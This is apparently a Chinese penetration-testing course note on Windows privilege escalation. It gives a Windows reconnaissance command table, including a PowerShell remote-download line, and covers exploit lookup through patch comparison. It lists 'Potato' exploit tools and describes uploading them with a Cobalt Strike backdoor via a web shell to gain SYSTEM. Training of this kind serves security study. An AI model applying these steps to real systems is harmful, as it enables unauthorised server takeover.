


Day133 权限提升-Windows权限提升篇&溢出漏洞&土豆家族&通杀全系&补丁对比&EXP筛选



1.知识点

- 1、权限提升转移-分类&高低&场景
- 2、Web权限提升及转移-后台&数据库
- 3、后台权限及转移-转移对象&后台分类

-
- 1、Web到Win系统提权-权限差异原因
 - 2、Web到Win系统提权-溢出漏洞（MSF&CS）
 - 3、Web到Win系统提权-集成软件（工具Bypass）

2.详细点



- 1 0、为什么我们要学习权限提升转移技术：
- 2 简单来说就是达到目的过程中需要用到它



- 1 1、具体有哪些权限需要我们了解掌握的：
- 2 后台权限，数据库权限，web权限，用户权限，服务器权限，宿主机权限，域控制器权限



- 1 2、以上常见权限获取方法简要归类说明：
- 2 后台权限：SQL注入，数据库泄漏，弱口令攻击，未授权访问等造成
- 3 数据库权限：SQL注入，数据库泄漏，弱口令攻击，未授权访问等造成
- 4 web权限：RCE，反序列化，文件上传等直达或通过后台数据库间接造成
- 5 用户权限：弱口令，数据泄漏等直达或通过web，服务器及域控转移造成
- 6 服务器权限：系统内核漏洞，钓鱼后门攻击，主机软件安全直达或上述权限提升造成
- 7 宿主机权限：Docker不安全配置或漏洞权限提升直达（服务资产造成入口后提升）
- 8 域控制器权限：内网域计算机用户提升或自身内核漏洞，后门攻击，主机软件安全直达



- 1 3、以上常见权限获取后能操作的具体事情：
- 2 后台权限：文章管理，站点管理，模版管理，数据管理，上传管理等
- 3 数据库权限：操作数据库的权限，数据增删改查等（以数据库用户为主）
- 4 web权限：源码查看，源码文件增删改查，磁盘文件文件夹查看（以权限配置为主）
- 5 用户权限：就如同自己电脑上普通用户能操作的情况（敏感操作会被禁止）
- 6 服务器权限：就如同自己电脑上能操作的情况（整个系统都是你的）
- 7 宿主机权限：就如同自己电脑上能操作的情况（整个系统都是你的）
- 8 域控制器权限：就如同自己电脑上能操作的情况（整个内网域系统都是你的）



- 1 4、以上常见权限在实战中的应用场景介绍：
 - 2 当我们通过弱口令进入到应用后台管理
 - 3 当我们下载备份文件获取到数据库信息
 - 4 当我们通过漏洞拿到资产系统的web权限
 - 5 当我们在公司被给予账号密码登录计算机或系统
 - 6 当我们在公司或钓鱼后门获取到某个公司机器系统
-

3.演示案例

命令	描述
systeminfo	打印系统信息
whoami	获得当前用户名
whoami /priv	当前帐户权限
ipconfig	网络配置信息
ipconfig /displaydns	显示DNS缓存
route print	打印出路由表
arp -a	打印arp表
hostname	主机名
net user	列出用户
net user UserName	关于用户的信息
net use \SMBPATH Pa\$\$w0rd /u:UserName	连接SMB
net localgroup	列出所有组
net localgroup GROUP	关于指定组的信息
net view \127.0.0.1	会话打开到当前计算机
net session	开放给其他机器
netsh firewall show config	显示防火墙配置
DRIVERQUERY	列出安装的驱动
tasklist /svc	列出服务任务
net start	列出启动的服务
dir /s foo	在目录中搜索包含指定字符的项
dir /s foo == bar	同上
sc query	列出所有服务
sc qc ServiceName	找到指定服务的路径
shutdown /r /t 0	立即重启
type file.txt	打印出内容
icacls "C:\Example"	列出权限
wmic qfe get Caption,Description,HotFixID,InstalledOn	列出已安装的补丁
(New-Object System.Net.WebClient).DownloadFile("http://host/file","C:\LocalPath")	利用ps远程下载文件到本地
accesschk.exe -qwsu "Group"	修改对象（尝试Everyone, Authenticated Users和/或Users）

3.1 Web到Win-系统提权-人工操作



- 1 如果提权中无法执行命令的话，可以尝试上传cmd.exe到可读写目录再调用
- 2 优点：解决实时更新不集成的EXP
- 3 缺点：操作繁琐，需要各种复现调试
- 4 解决工具或插件无法实时更新，又或者集成较少面对复杂情况下人工操作更适合
- 5 1、信息收集
- 6 参考常见命令（见上图）
- 7 2、补丁筛选
- 8 <https://i.hacking8.com/tiquan>
- 9 <https://github.com/bitsadmin/wesng>
- 10 `python wes.py systeminfo.txt --color`
- 11 `python wes.py systeminfo.txt --color -i "Elevation of Privilege"`
- 12 3、EXP获取执行
- 13 KernelHub 针对常用溢出编号指定找EXP
- 14 PoC-in-Github 针对年份及编号指定找EXP
- 15 exploitdb 针对类型及关键说明指定找EXP
- 16 <https://github.com/Ascotbe/Kernelhub>
- 17 <https://github.com/nomi-sec/PoC-in-GitHub>
- 18 <https://gitlab.com/exploit-database/exploitdb>

3.2 Web到Win-系统提权-土豆家族




- 1 https://mp.weixin.qq.com/s/OW4ybuqtErh_ovkTWLSr8w
- 2 土豆(potato)提权通常用在我们获取WEB/数据库权限的时候，
- 3 可以将低权限的服务用户提升为“NT AUTHORITY\SYSTEM”特权。
- 4 1、Test in: Windows 10/11 (1809/21H2)
- 5 2、Test in: Windows Server 2019 Datacenter(1809)
- 6 3、Test in: Windows Server 2022 Datacenter(21H2)
- 7
- 8 SweetPotato OK
- 9 RoguePotato
- 10 BadPotato OK
- 11 EfsPotato OK
- 12 GodPotato OK
- 13 PetitPotato OK
- 14 MultiPotato
- 15 CandyPotato
- 16 RasmanPotato OK
- 17 CoercedPotato
- 18 JuicyPotatoNG
- 19 PrintNotifyPotato OK
- 20
- 21 GodPotato
- 22 <https://github.com/BeichenDream/GodPotato>
- 23 SweetPotato

```


24 https://github.com/CCob/SweetPotato
25 RoguePotato
26 https://github.com/antonioCoco/RoguePotato
27 BadPotato
28 https://github.com/BeichenDream/BadPotato
29 EfsPotato
30 https://github.com/zcgonvh/EfsPotato
31 MultiPotato
32 https://github.com/S3cur3Th1sSh1t/MultiPotato
33 CandyPotato
34 https://github.com/k1ezvirus/CandyPotato
35 RasmanPotato
36 https://github.com/crisprss/RasmanPotato
37 PetitPotato
38 https://github.com/wh0amitz/PetitPotato
39 JuicyPotatoNG
40 https://github.com/antonioCoco/JuicyPotatoNG
41 PrintNotifyPotato
42 https://github.com/BeichenDream/PrintNotifyPotato
43 CoercedPotato
44 https://github.com/Prepouce/CoercedPotato

```


将上述土豆家族全部封装成exe，上传至目标服务器，执行CS后门上线CS，进行提权。




(1) 使用BadPotato上线CS:




当目标主机上线哥斯拉后，在哥斯拉中上传BadPotato和CS后门，执行以下命令




(2) 使用EfsPotato上线CS:





(3) 使用GodPotato上线CS:





(4) 使用PetitPotato上线CS:





(5) 使用PrintNotifyPotato上线CS:

